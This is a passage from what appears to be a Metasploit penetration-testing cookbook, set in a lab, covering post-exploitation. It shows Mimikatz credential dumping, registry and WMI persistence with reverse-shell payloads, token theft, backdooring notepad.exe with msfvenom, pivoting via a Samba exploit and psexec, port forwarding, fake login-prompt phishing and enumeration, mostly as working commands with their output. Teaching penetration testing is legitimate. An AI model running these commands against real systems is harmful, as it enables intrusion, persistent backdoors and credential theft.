--------          ------            --------
(null)            (null)            (null)
VAGRANT-2008R2$   WORKGROUP         (null)
sshd_server       VAGRANT-2008R2    D@rj33ll1ng
vagrant           VAGRANT-2008R2    vagrant
```

Metasploit provides us with some built-in commands that allow us to use the most common Mimikatz features, but, if we want full access to all the features in Mimikatz, we can use the `kiwi_cmd` command.

6. First, let's check the version of Mimikatz we are using, with the `kiwi_cmd version` command:

```
meterpreter > kiwi_cmd version

mimikatz 2.1.1 (arch x64)
Windows NT 6.1 build 7601 (arch x64)
msvc 180021005 1
```

7. To list all the available modules, we can try to load a non-existing module:

```
meterpreter > kiwi_cmd ::
ERROR mimikatz_doLocal ; "" module not found !

        standard - Standard module [Basic commands (does not
require module name)]
          crypto - Crypto Module
         sekurlsa - SekurLSA module [Some commands to enumerate
credentials...]
...

           dpapi - DPAPI Module (by API or RAW access) [Data
Protection application programming interface]
          sysenv - System Environment Value module
             sid - Security Identifiers module
             iis - IIS XML Config module
             rpc - RPC control of mimikatz
```

8. To query the available options for a specific module, we can use the following syntax:

```
meterpreter > kiwi_cmd sekurlsa::
ERROR mimikatz_doLocal ; "(null)" command of "sekurlsa" module not
found !

Module : sekurlsa
Full name : SekurLSA module
Description : Some commands to enumerate credentials...

            msv - Lists LM & NTLM credentials
        wdigest - Lists WDigest credentials
       kerberos - Lists Kerberos credentials
          tspkg - Lists TsPkg credentials
         livessp - Lists LiveSSP credentials
            ssp - Lists SSP credentials
 logonPasswords - Lists all available providers credentials
        process - Switch (or reinit) to LSASS process context
        minidump - Switch (or reinit) to LSASS minidump context
            ...
```

9. Now that we know which module we wish to use and the available options, we can use the `kiwi_cmd` command to list all the available credentials of the provider with the `sekurlsa` module:

```
meterpreter > kiwi_cmd sekurlsa::logonpasswords

Authentication Id : 0 ; 742172 (00000000:000b531c)
Session            : Interactive from 1
User Name          : vagrant
Domain             : VAGRANT-2008R2
Logon Server       : VAGRANT-2008R2
Logon Time         : 11/25/2017 10:19:08 AM
SID                : S-1-5-21-653170132-1988196614-1572848168-1000
  msv :
   [00000003] Primary
   * Username : vagrant
   * Domain   : VAGRANT-2008R2
   * LM       : 5229b7f52540641daad3b435b51404ee
   * NTLM     : e02bc503339d51f71d913c245d35b50b
   * SHA1     : c805f88436bcd9ff534ee86c59ed230437505ecf
...
```

There's more...

Golden Tickets and Mimikatz: Using Mimikatz, we can use the password information for the KRBTGT account to create forged Kerberos tickets (TGTs) that can then be used to request TGS tickets for any service on any computer in the domain.

Another one of my favorite features is the ability to use Mimikatz to implant skeleton keys using the `misc` module with the `skeleton` command, which will patch LSASS to enable the use of a master password for any valid domain user.

Setting up a persistence with backdoors

In this recipe, we will learn how to establish a persistent connection with our target, allowing us to connect to it at our will. As the attacker, we want to ensure we have access to our target no matter what and backdooring the target can be effective for setting persistent connections.

Getting ready

Metasploit has several persistence modules available. In this recipe, we will have a look at some local and post-exploitation modules that we can use to establish persistence on the target machine.

How to do it...

1. The first module we will try is the Windows Registry Only Persistence exploit module. This module will install the complete payload in the registry, which will be executed during booting up:

```
msf exploit(psexec) > use
exploit/windows/local/registry_persistence
msf exploit(registry_persistence) > set SESSION 1
SESSION => 1
msf exploit(registry_persistence) > set STARTUP SYSTEM
STARTUP => SYSTEM
msf exploit(registry_persistence) > set PAYLOAD
windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(registry_persistence) > set LHOST 192.168.216.5
```

```
        LHOST => 192.168.216.5
        msf exploit(registry_persistence) > set LPORT 443
        LPORT => 443
        msf exploit(registry_persistence) > exploit


        ...
        [*] Clean up Meterpreter RC file:
        /root/.msf4/logs/persistence/192.168.216.10_20171126.2103/192.168.2
        16.10_20171126.2103.rc
        msf exploit(registry_persistence) >
```

Now we just need to set up a listener and wait for the target machine to reboot.

2. Another persistence module we will use is the WMI Event Subscription Persistence local exploit module:

```
        meterpreter > migrate -N explorer.exe
        [*] Migrating from 5280 to 5672...
        [*] Migration completed successfully.
        meterpreter > background
        [*] Backgrounding session 1...
        msf exploit(psexec) > use exploit/windows/local/wmi_persistence
        set SESSION 1
        SESSION => 1
        msf exploit(wmi_persistence) > set PAYLOAD
        windows/meterpreter/reverse_tcp
        PAYLOAD => windows/meterpreter/reverse_tcp
        msf exploit(wmi_persistence) > set LHOST 192.168.216.5
        LHOST => 192.168.216.5
        msf exploit(wmi_persistence) > set LPORT 443
        LPORT => 443
        [*] Installing Persistence...
        [+] - Bytes remaining: 12260
        [+] - Bytes remaining: 4260
        [+] Payload successfully staged.
        [+] Persistence installed! Call a shell using "smbclient
        \\\\192.168.216.10\\C$ -U BOB <arbitrary password>"
        [*] Clean up Meterpreter RC file:
        /root/.msf4/logs/wmi_persistence/192.168.216.10_20171127.1028/192.1
        68.216.10_20171127.1028.rc
        msf exploit(wmi_persistence) >
```

3. With our persistence in place, we need to start a listener using the Generic Payload Handler module:

```
msf exploit(wmi_persistence) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.216.5:443
```

4. To get a session back, we need to generate an event ID `4625` (an account failed to log on) with the username `BOB`, which will trigger the payload. For that, we will use the `smbclient` command:

```
root@kali:~# smbclient \\\\192.168.216.10\\C$ -U BOB BLA
WARNING: The "syslog" option is deprecated
session setup failed: NT_STATUS_LOGON_FAILURE
root@kali:~#
```

5. Back in the `msfconsole`, we should receive a new Meterpreter session:

```
[*] Sending stage (179267 bytes) to 192.168.216.10
[*] Meterpreter session 2 opened (192.168.216.5:443 ->
192.168.216.10:50036) at 2017-11-27 16:11:29 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Becoming TrustedInstaller

Another way to gain persistence is to backdoor a service binary. So, let's try to backdoor a Windows binary in the Windows 10 target machine.

How to do it...

1. First, we will download `notepad.exe` to our Kali machine using the `download` command:

```
meterpreter > pwd
C:\Windows\system32
meterpreter > download notepad.exe
[*] Downloading: notepad.exe -> notepad.exe
[*] Downloaded 227.00 KiB of 227.00 KiB (100.0%): notepad.exe ->
notepad.exe
[*] download : notepad.exe -> notepad.exe
meterpreter >
```

Use the `pwd` command to make sure you are on the `C:\Windows\system32` directory where `notepad.exe` is located. If not, use the `cd` command to change to the proper directory (don't forget to use double backslashes): `C:\\Windows\\system32`.

2. Now that we have a copy of the binary, let's try to remove the original:

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In
Memory/Admin)).
meterpreter > rm notepad.exe
[-] stdapi_fs_delete_file: Operation failed: Access is denied.
meterpreter >
```

As you can see, although we are running with system privileges, we are unable to delete the original file. This happens because of TrustedInstaller, a Windows Module Installer service which is part of Windows Resource Protection. This restricts access to certain core system files, folders, and registry keys that are part of the Windows OS.

3. So, before we can backdoor the service, we need to remove the original file. For that, we will use the `steal_token` Meterpreter command to steal the authentication token and gain the privileges of TrustedInstaller. First, we will start the `TrustedInstaller` service:

```
meterpreter > shell
Process 4836 created.
Channel 2 created.
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>sc start TrustedInstaller
sc start TrustedInstaller

...

IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE : 0 (0x0)
        SERVICE_EXIT_CODE : 0 (0x0)
        CHECKPOINT : 0x0
        WAIT_HINT : 0x7d0
        PID : 3420
        FLAGS :

C:\Windows\system32>
```

4. With the service up and running, we can use the `ps` command to get the PID of the `TrustedInstaller`, use the `steal_token` followed by the PID to steal the token, and finally remove the original `notepad.exe` file:

```
meterpreter > ps TrustedInstaller
Filtering on 'TrustedInstaller'

Process List
============

 PID   PPID  Name                 Arch  Session  User                 Path
 ---   ----  ----                 ----  -------  ----                 ----
 3420  728   TrustedInstaller.exe x86   0        NT AUTHORITY\SYSTEM  C:\Windows\servicing\TrustedInstaller.exe

meterpreter > steal_token 3420
Stolen token with username: NT AUTHORITY\SYSTEM
meterpreter > rm notepad.exe
meterpreter >
```

Great! Now that we have successfully removed the binary, let's move on to the next recipe and see how we can backdoor it.

Backdooring Windows binaries

By backdooring system binaries, we can ensure that we will have persistence in the target machine, and we won't trigger alarms by adding new registry entries or new binaries to the system.

How to do it...

1. We will use `msfvenom` to backdoor the `notepad.exe` binary:
    - Use `-a` for the architecture, in this case, `x86`
    - `--platform` for the platform of the payload Windows
    - `-p`, for the payload to use `windows/meterpreter/reverse_tcp`, `LHOST` followed by the IP address of our Kali machine
    - `-x` to specify a custom executable file to use as a template; in this recipe, we will use `notepad.exe`
    - `-k` to preserve the template behavior and inject the payload as a new thread
    - `-f` for the output format
    - `-b` to specify characters to avoid; in this case, null bytes `"\x00"` and `-o` for the output name of the payload:

    ```
    root@kali:~# msfvenom -a x86 --platform Windows -p
    windows/meterpreter/reverse_tcp LHOST=192.168.216.5 -x notepad.exe
    -k -f exe -b "\x00" -o notepad-backdoored.exe
    Found 10 compatible encoders
    Attempting to encode payload with 1 iterations of
    x86/shikata_ga_nai
    x86/shikata_ga_nai succeeded with size 360 (iteration=0)
    x86/shikata_ga_nai chosen with final size 360
    Payload size: 360 bytes
    Final size of exe file: 353280 bytes
    Saved as: notepad-backdoored.exe
    root@kali:~#
    ```

2. Now that we have backdoored the `notepad.exe` binary, we will go back to the Meterpreter session and upload our backdoor:

    ```
    meterpreter > upload notepad-backdoored.exe
    [*] uploading : notepad-backdoored.exe -> notepad-backdoored.exe
    [*] uploaded : notepad-backdoored.exe -> notepad-backdoored.exe
    meterpreter > mv notepad-backdoored.exe notepad.exe
    meterpreter >
    ```

3. Then, we need to start a listener so we can get a new Meterpreter session every time the user launches `notepad.exe`:

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(web_delivery) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(handler) > run -j
[*] Exploit running as background job 0.
[*] Started reverse TCP handler on 192.168.216.5:4444
msf exploit(handler) >
```

4. To test the backdoor, log into the Windows 10 target machine and start `notepad.exe`:

```
msf exploit(handler) > [*] Sending stage (179267 bytes) to
192.168.216.145
[*] Meterpreter session 2 opened (192.168.216.5:4444 ->
192.168.216.145:49721) at 2017-12-08 04:15:07 -0500

msf exploit(handler) > sessions 2
[*] Starting interaction with 2...

meterpreter > getpid
Current pid: 4228
meterpreter > ps notepad.exe
Filtering on 'notepad.exe'

Process List
============

 PID PPID Name Arch Session User Path
 --- ---- ---- ---- ------- ---- ----
 4228 3304 notepad.exe x86 1 DESKTOP-OJI4NFS\User
C:\Windows\System32\notepad.exe

meterpreter >
```

Now whenever the user launches `notepad.exe`, we will get a new Meterpreter session.

Pivoting with Meterpreter

So far, Meterpreter has proven to be one of the most powerful tools for post-exploitation. In this recipe, we will cover another useful technique called **pivoting**. Let's begin with the recipe by first understanding the meaning of pivoting, why is it needed, and how Metasploit can be useful for pivoting.

Getting ready

Before starting with the recipe, let's first understand pivoting in detail. Pivoting refers to the method used by penetration testers which uses a compromised system to attack other systems on the same network. This is a multilayered attack in which we can even access areas of the network that are only available for local internal use, such as the intranet. Consider the scenario shown in the following diagram:

The attacker can compromise a web server that is connected to the internet. Then, the attacker uses the compromised server to access the internal network. This is a typical scenario that involves pivoting. In our lab, we use a dual home server to simulate an internet-facing server with access to the LAN network; this way we avoid the installation of another machine to act as the firewall.

To set up the Windows 10 client machine for this recipe, we first need to configure the network adapter of the virtual machine to use the `10.0.0.0/24` network by changing the interface from NAT to the custom network. Then, we will disable the Windows 10 firewall and add a new registry key that allows us to use the Microsoft Windows Authenticated User Code Execution attack as if the client was part of a domain.

Add a new `DWORD (32-bit)` key named `LocalAccountTokenFilterPolicy` to `HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/Policies/System` and set the value to `1`:

How to do it...

1. First, we will target the Linux server using the Samba "username map script" Command Execution exploit, which we've used already:

```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > set RHOST 192.168.216.129
RHOST => 192.168.216.129
msf exploit(usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.216.5:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo TdPeM5eMnWjlpuK5;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "TdPeM5eMnWjlpuK5\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.216.5:4444 ->
192.168.216.129:41027) at 2017-12-08 06:35:53 -0500

^Z
Background session 1? [y/N] y
msf exploit(usermap_script) >
```

2. Now that we have a session, we will use the `sessions` command with the `-u` option to upgrade the shell to a Meterpreter session:

```
msf exploit(usermap_script) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on
session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.216.5:4433
[*] Sending stage (847604 bytes) to 192.168.216.129
[*] Meterpreter session 2 opened (192.168.216.5:4433 ->
192.168.216.129:41205) at 2017-12-08 06:37:08 -0500
[*] Sending stage (847604 bytes) to 192.168.216.129
[*] Meterpreter session 3 opened (192.168.216.5:4433 ->
192.168.216.129:41206) at 2017-12-08 06:37:13 -0500
[*] Command stager progress: 100.00% (736/736 bytes)
msf exploit(usermap_script) >
```

3. With our newly created Meterpreter session, we can use the `ifconfig` command on the target to see the available interfaces:

```
msf exploit(usermap_script) > sessions 2
[*] Starting interaction with 2...

meterpreter > ifconfig

Interface 1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


...

meterpreter >
```

As you can see, the target node has three interfaces. The LOOPBACK interface, one with the IP address of 192.168.216.129, which is connected to the internet, and the other with 10.0.0.128, which is the IP interface for the internal network.

4. Our next aim will be to find which systems are available on this local network. To do this, we will use the Multi Gather Ping Sweep post-exploitation module:

```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(usermap_script) > use post/multi/gather/ping_sweep
msf post(ping_sweep) > set RHOSTS 10.0.0.0/24
RHOSTS => 10.0.0.0/24
msf post(ping_sweep) > set SESSION 2
SESSION => 2
msf post(ping_sweep) > run

[*] Performing ping sweep for IP range 10.0.0.0/24
[+] 10.0.0.161 host found
[*] Post module execution completed
msf post(ping_sweep) >
```

The module was able to discover a new host on the network. Let's try to pivot and compromise that host.

How it works...

To access the target in the `10.0.0.0/24` network, we will have to route all the packets through the compromised Linux machine with the IP `192.168.216.129`.

1. To do this, we will use the `route` command, which will route traffic destined to a given subnet through a supplied session:

   ```
   msf post(ping_sweep) > route add 10.0.0.0/24 2
   [*] Route added
   msf post(ping_sweep) > route print

   IPv4 Active Routing Table
   =========================

      Subnet Netmask Gateway
      ------ ------- -------
      10.0.0.0 255.255.255.0 Session 2

   [*] There are currently no IPv6 routes defined.
   msf post(ping_sweep) >
   ```

   Look at the parameters of the `route` command. The `add` parameter will `add` the details to the routing table. Then, we provided the address of the target network followed by the Meterpreter session ID, which we will use to access the network in recipe session `2`.

2. Now, you can do a quick port scan on the IP address `10.0.0.161` using the TCP Port Scanner auxiliary module:

   ```
   msf post(ping_sweep) > use auxiliary/scanner/portscan/tcp
   msf auxiliary(tcp) > set RHOSTS 10.0.0.161
   RHOSTS => 10.0.0.161
   msf auxiliary(tcp) > set PORTS 1-500
   PORTS => 1-500
   msf auxiliary(tcp) > set THREADS 100
   THREADS => 100
   msf auxiliary(tcp) > run

   [+] 10.0.0.161: - 10.0.0.161:139 - TCP OPEN
   [+] 10.0.0.161: - 10.0.0.161:135 - TCP OPEN
   [+] 10.0.0.161: - 10.0.0.161:445 - TCP OPEN
   [*] Scanned 1 of 1 hosts (100% complete)
   [*] Auxiliary module execution completed
   msf auxiliary(tcp) >
   ```

3. Now that we know the target is running SMB, we can use the SMB Version Detection auxiliary module to display information about the system:

```
msf auxiliary(tcp) > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 10.0.0.161
RHOSTS => 10.0.0.161
msf auxiliary(smb_version) > run

[+] 10.0.0.161:445 - Host is running Windows 10 Enterprise
(build:10586) (name:DESKTOP-OJI4NFS) (workgroup:WORKGROUP )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

4. With the information gathered, we can use the Microsoft Windows Authenticated User Code Execution exploit module with credentials collected during post-exploitation and try to compromise the target machine:

```
msf auxiliary(smb_version) > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 10.0.0.161
RHOST => 10.0.0.161
msf exploit(psexec) > set SMBUSER User
SMBUSER => User
msf exploit(psexec) > set SMBPASS P4ssw0rd
SMBPASS => P4ssw0rd
msf exploit(psexec) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(psexec) > run

...

meterpreter > sysinfo
Computer : WINDOWS10
OS : Windows 10 (Build 10586).
Architecture : x86
System Language : pt_PT
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
```

Port forwarding with Meterpreter

Discussing pivoting is never complete without talking about port forwarding. In this recipe, we will continue from our previous pivoting recipe and see how we can port forward the data and requests from the attacking machine to the internal network server via the target node. An important thing to note here is that we can use port forwarding to access various services of the internal server.

Getting ready

We will start with the same scenario, which we discussed in the previous recipe. We have compromised the Linux server, and we have added the route information to forward all the data packets sent on the network through the Meterpreter session. Let's take a look at the `route` table:

```
msf > route

IPv4 Active Routing Table
=========================

    Subnet Netmask Gateway
    ------ ------- -------
    10.0.0.0 255.255.255.0 Session 2

[*] There are currently no IPv6 routes defined.
msf >
```

So, our table is all set. Now we will have to set up port forwarding so that our request relays through to reach the internal network.

How to do it...

1. For this recipe, we will turn on **Internet Information Services** on the target Windows 10 machine and try to access it through port forwarding:


```
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:

    -L <opt> Forward: local host to listen on (optional). Reverse:
local host to connect to.
    -R Indicates a reverse port forward.
    -h Help banner.
    -i <opt> Index of the port forward entry to interact with (see
the "list" command).
    -l <opt> Forward: local port to listen on. Reverse: local port
to connect to.
    -p <opt> Forward: remote port to connect to. Reverse: remote
port to listen on.
    -r <opt> Forward: remote host to connect to.
meterpreter > portfwd add -l 8080 -p 80 -r 10.0.0.161
[*] Local TCP relay created: :8080 <-> 10.0.0.161:80
meterpreter >
```

Successful execution of the command shows that a local TCP relay has been set up between the attacker and the internal server. The listener port on the attacker machine was set to `8080`, and the service to access on the internal server is on port `80`.

2. As we have already set the route information, the entire relay happens transparently. Now if we try to access the internal server through our browser by using the URL `http://127.0.0.1:8080`, we will be directed to the HTTP intranet service of the internal network:

Port forwarding can be very handy in situations when you have to run commands or applications that Metasploit does not provide. In such situations, you can use port forwarding to ease your task.

Credential harvesting

During a penetration test, we are not always getting sessions with system or even administrator privileges; most of the time, we will end up with a session from a successful phish which is running with user privileges. That is when credential harvesting comes to our rescue. With credential harvesting, we will try to perform a phishing attack on the target to harvest usernames, passwords, and hashes that can be used to further compromise the organization.

How to do it...

To harvest credentials, we will use the Windows Gather User Credentials post-exploitation module with which we are able to perform a phishing attack on the target by popping up a login prompt.

1. When the user types his/her credentials into the login prompt, they will be sent to our attacker machine:

   ```
   msf > use post/windows/gather/phish_windows_credentials
   msf post(phish_windows_credentials) > set SESSION 1
   SESSION => 1
   msf post(phish_windows_credentials) > run

   [+] PowerShell is installed.
   [*] Starting the popup script. Waiting on the user to fill in his
   credentials...
   [+] #< CLIXML
   ```

2. On the target machine, we should see the login prompt, waiting for the user to fill in his/her credentials:

3. When the user fills in the login prompt, his/her credentials will be sent to our attacker machine:

```
[+] UserName Domain     Password
    -------- ------     --------
    User     WINDOWS10  P4ssw0rd

[*] Post module execution completed
msf post(phish_windows_credentials) >
```

Great! Looking at the output of the module, we can see that we were able to collect the user's credentials.

Enumeration modules

After successfully compromising a target, our next task is to start enumeration. Getting a session is only the beginning; with each new compromise, our target has a plethora of information which we, as penetration testers, can use to try to escalate our privileges and start pivoting to other targets in the internal network.

How to do it...

1. We will start enumeration by using the Windows Gather Installed Application Enumeration post-exploitation module, which will enumerate all installed applications:

```
msf > use post/windows/gather/enum_applications
msf post(enum_applications) > set SESSION 1
SESSION => 1
msf post(enum_applications) > run

[*] Enumerating applications installed on VAGRANT-2008R2

Installed Applications
======================

 Name                                     Version
 ----                                     -------
 7-Zip 16.04(x64)                         16.04
 Java 8 Update 144                        8.0.1440.1
 Java 8 Update 144 (64-bit)               8.0.1440.1
 Java Auto Updater                        2.8.144.1
 Java SE Development Kit 8 Update 144 (64-bit) 8.0.1440.1
 ...

msf post(enum_applications) >
```

Looking at the output of the module, we can see how this could be useful during a penetration test. Knowing which applications are installed in the target will ease our task of finding possible privilege escalation exploits.

2. To further increase our chances of compromising the organization, we can use the Windows Gather SNMP Settings Enumeration post-exploitation module. This module will allow us to enumerate the SNMP service configuration, and enumerate the SNMP community strings, which can be used to compromise other targets in the network:

```
msf post(enum_applications) > use post/windows/gather/enum_snmp
msf post(enum_snmp) > set SESSION 1
SESSION => 1
msf post(enum_snmp) > run


...
[*] No Traps are configured
[*] Post module execution completed
msf post(enum_snmp) >
```

3. Next, we can try to enumerate current and recently logged on Windows users using the Windows Gather Logged On User Enumeration post-exploitation module:

```
msf post(enum_snmp) >  use post/windows/gather/enum_logged_on_users
msf post(enum_logged_on_users) > set SESSION 1
SESSION => 1
msf post(enum_logged_on_users) > run

[*] Running against session 1

Current Logged Users
====================

 SID                                              User
 ---                                              ----
 S-1-5-18                                         NT AUTHORITY\SYSTEM
 S-1-5-21-653170132-1988196614-1572848168-1002
VAGRANT-2008R2\sshd_server
 S-1-5-21-653170132-1988196614-1572848168-500
VAGRANT-2008R2\Administrator


...
[*] Post module execution completed
msf post(enum_logged_on_users) >
```

Metasploit has several modules that will help you do enumeration during the post-exploitation phase, so I advise you to try them and learn how they can help you during a penetration test:

```
msf > use post/windows/gather/enum_
use post/windows/gather/enum_ad_bitlocker
use post/windows/gather/enum_ad_computers
use post/windows/gather/enum_ad_groups
use post/windows/gather/enum_ad_managedby_groups
use post/windows/gather/enum_ad_service_principal_names
use post/windows/gather/enum_ad_to_wordlist
use post/windows/gather/enum_ad_user_comments
use post/windows/gather/enum_ad_users
use post/windows/gather/enum_applications
use post/windows/gather/enum_artifacts
use post/windows/gather/enum_av_excluded
use post/windows/gather/enum_chrome
use post/windows/gather/enum_computers
